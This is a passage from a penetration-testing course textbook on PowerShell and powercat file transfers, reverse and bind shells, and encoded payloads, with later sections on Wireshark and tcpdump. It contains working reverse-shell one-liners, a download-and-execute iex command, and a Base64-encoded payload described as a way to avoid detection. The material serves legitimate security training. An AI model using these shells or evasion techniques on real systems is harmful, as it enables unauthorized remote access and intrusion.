The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks described in the about_Execution_Policies help topic at <https://go.microsoft.com/fwlink/?LinkID=135170>. Do you want to change the execution policy?

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): **y**

PS C:\WINDOWS\system32> **Get-ExecutionPolicy**
Unrestricted

Listing 101 - Setting the PowerShell execution policy

PowerShell is both responsive and powerful, enabling us to perform multiple tasks without installing additional tools on the target. Let's explore PowerShell a bit more to demonstrate how it might come into play during a penetration test.

4.3.1 PowerShell File Transfers

Continuing with Alice and Bob, we will transfer a file from Bob to Alice using PowerShell.

Because of the power and flexibility of PowerShell, this is not as straight-forward as it would be with Netcat or even socat, making these first few commands a bit confusing at first glance. We will execute the command and then break down the components:

```
C:\Users\offsec> powershell -c "(new-object  
System.Net.WebClient).DownloadFile('http://10.11.0.4/wget.exe','C:\Users\offsec\Desktop\wget.exe'))"
```

```
C:\Users\offsec\Desktop> wget.exe -V  
GNU Wget 1.9.1
```

```
Copyright (C) 2003 Free Software Foundation, Inc.  
This program is distributed in the hope that it will be useful,  
but WITHOUT ANY WARRANTY; without even the implied warranty of  
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the  
GNU General Public License for more details.
```

Originally written by Hrvoje Niksic <hniksic@xemacs.org>.

Listing 102 - Using PowerShell to download a file

We can see that the command executed, the file was transferred, and it executes without incident. Let's analyze the PowerShell command that made this happen.

First, we used the **-c** option. This will execute the supplied command (wrapped in double-quotes) as if it were typed at the PowerShell prompt.

The command we are executing contains several components. First, we are using the “new-object” cmdlet, which allows us to instantiate either a .Net Framework or a COM object. In this case, we are creating an instance of the *WebClient* class, which is defined and implemented in the

System.Net namespace. The *WebClient* class is used to access resources identified by a URI and it exposes a public method called *DownloadFile*, which requires our two key parameters: a source location (in the form of a URI as we previously stated), and a target location where the retrieved data will be stored.

This syntax may seem confusing, but is actually fairly straightforward. Refer to the Microsoft System.Net reference,⁹¹ to see the list of all of the implemented classes in this namespace. Then, follow through to the *WebClient* class and finally to the *DownloadFile* method to visualize the structure of classes and methods used in our example.

With the **wget.exe** executable downloaded on Bob's computer, he can use it as another tool to download additional files or continue using PowerShell.

4.3.2 PowerShell Reverse Shells

In this section, we will leverage PowerShell one-liners⁹² to execute shells, beginning with a reverse shell.

First, we will set up a simple Netcat listener on Alice's computer:

```
kali@kali:~$ sudo nc -lvp 443  
listening on [any] 443 ...
```

Listing 103 - Using nc to set up a listener in order to receive a reverse shell

Next, we will send a PowerShell reverse shell from Bob's computer. Again, this is not syntactically as clean as Netcat or socat, but since PowerShell is native on most modern Windows machines, it is important that we explore this PowerShell equivalent. To begin, let's take a look at the code and then break it down:

```
$client = New-Object System.Net.Sockets.TCPClient('10.11.0.4',443);  
$stream = $client.GetStream();  
[byte[]]$bytes = 0..65535|%{0};  
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)  
{  
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);  
    $sendback = (iex $data 2>&1 | Out-String );  
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';  
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);  
    $stream.Write($sendbyte,0,$sendbyte.Length);  
    $stream.Flush();  
}  
$client.Close();
```

Listing 104 - PowerShell reverse shell

This may seem extremely complex when compared to previous tools we've used. However, PowerShell is powerful and flexible; it is not a single-function tool. Because of this, we must use a complex syntax to invoke complex functionality.

⁹¹ (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.net?view=netframework-4.7.2>

⁹² (Nikhil SamratAshok Mittal , 2015), <http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html>

The code consists of several commands separated by semicolons. First, we see a **client** variable, which is assigned the target IP address, a *stream* variable, a byte array called *bytes*, and a while loop followed by a call to close the client connection. Within the while loop, we can see several lines responsible for reading and writing data to the network stream. Note that the *iex*⁹³ ("Invoke-Expression") cmdlet is a key part of this code chunk as it runs any string it receives as a command and the results of the command are then redirected and sent back via the data stream.

This code can be rolled into an admittedly lengthy one-liner to be executed at the command prompt:

```
C:\Users\offsec> powershell -c "$client = New-Object  
System.Net.Sockets.TCPClient('10.11.0.4',443);$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,  
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName  
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-  
String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Listing 105 - Using PowerShell to send a reverse shell

This one-liner may seem very arduous at first glance, but there is no need to memorize it; we would likely copy-and-paste this type of command (replacing the IP and port number) during a live penetration test.

Finally, we receive the reverse shell with Netcat:

```
kali@kali:~$ sudo nc -lvp 443  
listening on [any] 443 ...  
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63515  
  
PS C:\Users\offsec>
```

Listing 106 - Using nc to receive a reverse shell

In short, by simply replacing the IP address and port number in the *System.Net.Sockets.TCPClient* call, we can easily reuse this PowerShell reverse shell command.

4.3.3 PowerShell Bind Shells

The process is reversed when dealing with bind shells. We first create the bind shell through PowerShell on Bob's computer, and then use Netcat to connect to it from Alice's.

In the snippet of code below, we will again pass our command to **powershell** using the **-c** option. As with the reverse shell, this complex command can be broken down into several commands. In addition to the *client*, *stream*, and *byte* variables, we also have a new *listener* variable that uses the *System.Net.Sockets.TcpListener*⁹⁴ class. This class requires two arguments: first the address to listen on, followed by the port. By providing 0.0.0.0 as the local address, our bind shell will be available on all IP addresses on the system. Again, we use the *iex* cmdlet to execute our commands:

⁹³ (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6>

⁹⁴ (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.net.sockets.tcplistener?view=netframework-4.7.2>

```
C:\Users\offsec> powershell -c "$listener = New-Object
System.Net.Sockets.TcpListener('0.0.0.0',443);$listener.start();$client =
$listener.AcceptTcpClient();$stream = $client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>
';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();$listener.Stop()"
```

Listing 107 - Using PowerShell to set up a bind shell

With the bind shell listening, we can connect to it using Netcat from Alice's machine as we would with any other shell. We include the **-v** option for Netcat as our bind shell may not always present us with a command prompt when it first connects:

```
kali@kali:~$ nc -nv 10.11.0.22 443
(UNKNOWN) [10.11.0.22] 443 (https) open
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . :
  IPv4 Address. . . . . : 10.11.0.22
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.11.0.1
```

C:\Users\offsec>

Listing 108 - Using nc to connect to a bind shell created using PowerShell

PowerShell is ridiculously powerful and we have not even come close to scratching the surface of its functionality. Due to Microsoft's increasing use of PowerShell for Windows-based administration and automation, knowing how to properly use PowerShell to achieve our goals is extremely important. Refer to the Microsoft PowerShell documentation⁹⁵ and Microsoft System.Net reference for more classes and methods as well as a variety of PowerShell training and talks available online.

4.3.4 Powercat

Powercat⁹⁶ is essentially the PowerShell version of Netcat written by besimorphino.⁹⁷ It is a script we can download to a Windows host to leverage the strengths of PowerShell and simplifies the creation of bind/reverse shells.

*Powercat can be installed in Kali with **apt install powercat**, which will place the script in **/usr/share/windows-resources/powercat**.*

⁹⁵ (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/>

⁹⁶ (besimorphino/powercat, 2017), <https://github.com/besimorphino/powercat/blob/master/powercat.ps1>

⁹⁷ (besimorphino, 2018), <https://github.com/besimorphino>

We can skip the first step, which is to transfer the script from our Kali Linux machine to the Windows host since we are already familiar with file transfers.

With the script on the target host, we start by using a PowerShell feature known as *Dot-sourcing*⁹⁸ to load the **powercat.ps1** script. This will make all variables and functions declared in the script available in the current PowerShell scope. In this way, we can use the **powercat** function directly in PowerShell instead of executing the script each time.

```
PS C:\Users\Offsec> . .\powercat.ps1
```

Listing 109 - Loading a local PowerShell script using dot sourcing

If the target machine is connected to the Internet, we can do the same with a remote script by once again using the handy **iex** cmdlet as follows:

```
PS C:\Users\Offsec> iex (New-Object  
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/po  
wercat/master/powercat.ps1')
```

Listing 110 - Loading a remote PowerShell script using iex

It is worth noting that scripts loaded in this way will only be available in the current PowerShell instance and will need to be reloaded each time we restart PowerShell.

Now that our script is loaded, we can execute **powercat** as follows:

```
PS C:\Users\offsec> powercat  
You must select either client mode (-c) or listen mode (-l).
```

Listing 111 - Executing the powercat function directly in PowerShell

We can quickly familiarize ourselves with Powercat by viewing the help menu:

```
PS C:\Users\offsec> powercat -h  
powercat - Netcat, The Powershell Version  
Github Repository: https://github.com/besimorhino/powercat
```

This script attempts to implement the features of netcat in a powershell script. It also contains extra features such as built-in relays, execute powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

-c <ip>	Client Mode. Provide the IP of the system you wish to connect to. If you are using -dns, specify the DNS Server to send queries to.
-l	Listen Mode. Start a listener on the port specified by -p.
-p <port>	Port. The port to connect to, or the port to listen on.
-e <proc>	Execute. Specify the name of the process to start.
...	
-i <input>	Input. Provide data to be sent down the pipe as soon as a connection established. Used for moving files. You can provide the path to a file a byte array object, or a string. You can also pipe any of those int

⁹⁸ (SS64, 2019), <https://ss64.com/ps/source.html>

```
...          powercat, like 'aaaaaa' | powercat -c 10.1.1.1 -p 80
-g          Generate Payload. Returns a script as a string which will execute t
            powercat with the options you have specified. -i, -d, and -rep will
            be incorporated.

-ge         Generate Encoded Payload. Does the same as -g, but returns a string
            can be executed in this way: powershell -E <encoded string>

-h          Print this help message.
...
```

Listing 112 - The Powercat help menu

Let's review how we use powercat for file transfers and bind and reverse shells as we have done with previous tools.

4.3.5 Powercat File Transfers

Although we could use any of the previously discussed tools to transfer Powercat to our target, let's take a look at how to use powercat to transfer itself (**powercat.ps1**) from Bob to Alice as a way to demonstrate file transfers with powercat.

First, we run a Netcat listener on Alice's computer:

```
kali@kali:~$ sudo nc -lvp 443 > receiving_powercat.ps1
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63661
```

Listing 113 - Using nc to set up a listener for powercat file transfer

Next, we will invoke **powercat** on Bob's computer. The **-c** option specifies client mode and sets the listening IP address, **-p** specifies the port number to connect to, and **-i** indicates the local file that will be transferred remotely:

```
PS C:\Users\Offsec> powercat -c 10.11.0.4 -p 443 -i C:\Users\Offsec\powercat.ps1
```

Listing 114 - Using powercat to send a file

Finally, Alice will kill the Netcat process and check that the file has been received:

```
^C
kali@kali:~$ ls receiving_powercat.ps1
receiving_powercat.ps1
```

Listing 115 - Validating receipt of a file sent through powercat

4.3.6 Powercat Reverse Shells

The reverse shell process is similar to what we have already seen. We will start a Netcat listener on Alice's computer, and then Bob will use **powercat** to send a reverse shell.

We begin with the Netcat listener on Alice's machine:

```
kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
```

Listing 116 - Using nc to set up a listener in order to receive a reverse shell from powercat

Next, Bob will use **powercat** to send a reverse shell. In this example, the **-e** option specifies the application to execute (**cmd.exe**) once a connection is made to a listening port:

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe
```

Listing 117 - Using powercat in order to send a reverse shell

Finally, Alice's Netcat listener will receive the shell:

```
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63699  
Microsoft Windows [Version 10.0.17134.590]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Users\offsec>
```

Listing 118 - Receiving the powercat reverse shell

4.3.7 Powercat Bind Shells

By contrast, a powercat bind shell is started on Bob's side with a **powercat** listener. We will use the **-l** option to create a listener, **-p** to specify the listening port number, and **-e** to have an application (**cmd.exe**) executed once connected:

```
PS C:\Users\offsec> powercat -l -p 443 -e cmd.exe
```

Listing 119 - Using powercat to set up a bind shell

Next, Alice will create a Netcat connection to the bind shell on Bob's computer:

```
kali@kali:~$ nc 10.11.0.22 443  
Microsoft Windows [Version 10.0.17134.590]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Users\offsec>
```

Listing 120 - Using nc to connect to a bind shell created by powercat

4.3.8 Powercat Stand-Alone Payloads

Powercat can also generate stand-alone payloads.⁹⁹ In the context of powercat, a payload is a set of powershell instructions as well as the portion of the powercat script itself that only includes the features requested by the user. Let's experiment with payloads in this next example.

After starting a listener on Alice's machine, we create a stand-alone reverse shell payload by adding the **-g** option to the previous **powercat** command and redirecting the output to a file. This will produce a powershell script that Bob can execute on his machine:

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe -g > reverseshell.ps1
```

```
PS C:\Users\offsec> ./reverseshell.ps1
```

Listing 121 - Creating and executing a stand-alone payload

It's worth noting that stand-alone payloads like this one might be easily detected by IDS. Specifically, the script that is generated is rather large with roughly 300 lines of code. Moreover, it also contains a number of hardcoded strings that can easily be used in signatures for malicious

⁹⁹ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Payload_\(computing\)](https://en.wikipedia.org/wiki/Payload_(computing))

activity. While the identification of any specific signature is outside of scope of this module, it is sufficient to say that plaintext malicious code such as this will likely have a poor success rate and will likely be caught by defensive software solutions.

We can attempt to overcome this problem by making use of PowerShell's ability to execute Base64 encoded commands. To generate a stand-alone encoded payload, we use the **-ge** option and once again redirect the output to a file:

```
PS C:\Users\offsec> powershell -c 10.11.0.4 -p 443 -e cmd.exe -ge >
encodedreverseshell.ps1
```

Listing 122 - Creating an encoded stand-alone payload with powershell

The file will contain an encoded string that can be executed using the PowerShell **-E** (*EncodedCommand*) option. However, since the **-E** option was designed as a way to submit complex commands on the command line, the resulting *encodedreverseshell.ps1* script can not be executed in the same way as our unencoded payload. Instead, Bob needs to pass the whole encoded string to **powershell.exe -E**:

```
PS C:\Users\offsec> powershell.exe -E
ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQbHAG0AMQBfAFMAZQB0AHUAcAAKAhSACgAKACAAIAAgACAAcABhAH
IAYQBtACgAJABGAHUAbgBjAFMAZQB0AHUAcABWAGEAcgBzACKAcgAgACAAIAAgACQAYwAsACQAbAAsACQAcAAAs
ACQAdAAgAD0AIAAkAEYAdQBuAGMAUwB1AHQAdQBwAFYAYQByAHMACgAgACAAIAAgAGkAZgAoACQAZwBsAG8AYg
BhAGwAOgBWAGUAcgBiAG8AcwBLACKAewAkAFYZQByAGIAbwBzAGUAIAA9ACAAJABUAHIAdQB1LAH0ACgAgACAA
IAAgACQARgb1AG4AYwBWAGEAcgBzACAAPQAgAEAAewB9AAoAIAAgACAAIAbpAGYAKAAhACQAbAApAAoAIAAgAC
AAIAB7AAoAIAAgACAAIAAgACAAJABGAHUAbgBjAFYAYQByAHMAwWAiAGwAIgBdACAAPQAgACQARgbhAGwAcwBl
AAoAIAAgACAAIAAgACAAJABTAG8AYwBrAGUAdAAGAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdA
BLAG0ALgBOAGUAdAAuAFMABwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQBLAG4AdAAKACAAIAAgACA
...
...
```

Listing 123 - Executing an encoded stand-alone payload using PowerShell

After running the stand-alone payloads, Alice receives the reverse shell on her waiting listener:

```
kali@kali:~$ sudo nc -lnpv 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 43725
PS C:\Users\offsec>
```

Listing 124 - Receiving a stand-alone reverse shell

We have covered a variety of tools that can handle file transfers, bind shells, and reverse shells. These tools have varying features, strengths, weaknesses, and applicability during a penetration test. Test out the features of powercat on your own to round out your exposure to this collection of great tools.

4.3.8.1 Exercises

1. Use **PowerShell** and **powercat** to create a reverse shell from your Windows system to your Kali machine.
2. Use **PowerShell** and **powercat** to create a bind shell on your Windows system and connect to it from your Kali machine. Can you also use **powercat** to connect to it locally?
3. Use **powercat** to generate an encoded payload and then have it executed through **powershell**. Have a reverse shell sent to your Kali machine, also create an encoded bind shell on your Windows system and use your Kali machine to connect to it.

4.4 Wireshark

A competent penetration tester should be well-versed in networking fundamentals. A network sniffer, like the industry staple *Wireshark*,¹⁰⁰ is a must-have tool for learning network protocols, analyzing network traffic, and debugging network services. In this section, we will discuss some Wireshark fundamentals.

4.4.1 Wireshark Basics

Wireshark uses *Libpcap*¹⁰¹ (on Linux) or *Winpcap*¹⁰² (on Windows) libraries in order to capture packets from the network.

While analyzing network traffic with a sniffer, it's easy to get overwhelmed by the amount of "noise" in the collected data. In order to facilitate the analysis, we can apply *capture filters*¹⁰³ and *display filters*¹⁰⁴ within Wireshark. If we apply *capture filters* during a Wireshark session, any packets that do not match the filter criteria will be dropped and the remaining data is passed on to the *capture engine*. The capture engine then dissects the incoming packets, analyzes them, and finally applies any additional *display filters* before displaying the output.

This process can be visualized with the following figure:




Figure 11: From the wire to Wireshark

The secret to using any network sniffer, including Wireshark, is learning how to use capture and display filters to strip out superfluous data. Fortunately, Wireshark's graphical interface makes it relatively easy to visualize data and work with the various filters.

¹⁰⁰ (Wireshark, 2019), <https://www.wireshark.org/>

¹⁰¹ (Tcpdump & Libcap, 2019), <http://www.tcpdump.org/>

¹⁰² (WinPcap, 2018), <https://www.winpcap.org/>

¹⁰³ (Wireshark, 2016), <http://wiki.wireshark.org/CaptureFilters>

¹⁰⁴ (Wireshark, 2017), <http://wiki.wireshark.org/DisplayFilters>

4.4.2 Launching Wireshark

In the following example, we will capture network traffic during an anonymous FTP login. On our Kali system, we launch Wireshark using the command line as shown in Listing 125 or via the application menu, where it is located under the *Sniffing & Spoofing* sub-menu.

```
kali@kali:~$ sudo wireshark
```

Listing 125 - Running wireshark from the terminal

4.4.3 Capture Filters

When Wireshark loads, we are presented with a basic window where we can select the network interface we want to monitor as well as set display and capture filters. As mentioned above, we can use capture filters to reduce the amount of captured traffic by discarding any traffic that does not match our filter and narrow our focus to the packets we wish to analyze. Be aware that any traffic excluded from a capture filter will be lost, so it is best to define broad capture filters if you are concerned about potentially losing data.

We'll start by selecting the interface we would like to monitor and entering a capture filter. In this case, we use the *net* filter¹⁰⁵ to only capture traffic on the 10.11.1.0/24 address range:




Figure 12: Setting a capture filter for tap0

It is also possible to choose from predefined capture filters by navigating to *Capture > Capture filters*, and we can also add our own capture filters by clicking on the *+* sign. With the capture filter set, we can start the capture by double-clicking our network interface (*tap0*) from the list of available interfaces.

4.4.4 Display Filters

Now that Wireshark is capturing all the traffic on our local network, we can log in to an FTP server and inspect the traffic:

¹⁰⁵ (Berkeley Packet Filter), <http://biot.com/capstats/bpf.html>

```
kali@kali:~$ ftp 10.11.1.13
Connected to 10.11.1.13.
220 Microsoft FTP Service
Name (10.11.1.13:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:anonymous
230 Anonymous user logged in.
Remote system type is Windows_NT.
ftp> quit
221
```

Listing 126 - Logging in to an FTP server

To further narrow down the background traffic, let's make use of a display filter to focus only on the FTP protocol. Display filters are much more flexible than capture filters and have a slightly different syntax. Display filters will, as the name suggests, only filter the packets being displayed while Wireshark continues to capture all network traffic for the 10.11.1.0/24 address range in the background. Because of this, it is possible to clear the filter without having to restart our capture by clicking the 'x' icon to the right of the display filter (Figure 13). As with capture filters, we can also select a filter from a predefined list by clicking on *Analyze > Display filters*.

Let's apply a display filter that will only display FTP data, or TCP traffic on port 21:




Figure 13: Setting a display filter for all traffic on port 21

This filter worked very well. Now we can clearly see only FTP traffic on port 21.

4.4.5 Following TCP Streams

Wireshark allows us to view network traffic including the contents of each packet. However, we're often more interested in *streams* of data between various applications. We can make use of Wireshark's ability to reassemble a specific session and display it in various formats. To view a particular TCP stream, we can right-click a packet of interest, such as the one containing the **USER** command in our FTP session, then select *Follow > TCP Stream*:




Figure 14: Following a TCP stream in Wireshark

The reassembled TCP stream is much easier to read, and we can review our interaction with the FTP server. Because FTP is a clear-text protocol, we can see the commands and output sent and received by our FTP client:




Figure 15: Following a TCP stream in Wireshark

4.4.5.1 Exercises

1. Use Wireshark to capture network activity while attempting to connect to 10.11.1.217 on port 110 using Netcat, and then attempt to log into it.
2. Read and understand the output. Where is the three-way handshake happening? Where is the connection closed?

3. Follow the TCP stream to read the login attempt.
4. Use the display filter to only monitor traffic on port 110.
5. Run a new session, this time using the capture filter to only collect traffic on port 110.

4.5 Tcpdump

*Tcpdump*¹⁰⁶ is a text-based network sniffer that is streamlined, powerful, and flexible despite the lack of a graphical interface. It is by far the most commonly-used command-line packet analyzer and can be found on most Unix and Linux operating systems, but local user permissions determine the ability to capture network traffic.

Tcpdump can both capture traffic from the network and read existing capture files. Let's look at what happened in the *password_cracking_filtered.pcap* file,¹⁰⁷ which was captured on a firewall. Download the file and follow along as we analyze the data. First, we will launch **tcpdump** with sudo (to grant capture permissions) and open the file with the **-r** option:

OS-555454 Ryan Dolan

¹⁰⁶ (Tcpdump & Libcap, 2019), <http://www.tcpdump.org/>

¹⁰⁷ (Offensive Security, 2019), https://www.offensive-security.com/pwk-online/password_cracking_filtered.pcap

```
kali@kali:~$ sudo tcpdump -r password_cracking_filtered.pcap
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet)
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074,
win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr
25538253,nop,wscale 4], length 0
08:51:20.801023 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074,
win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.801030 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
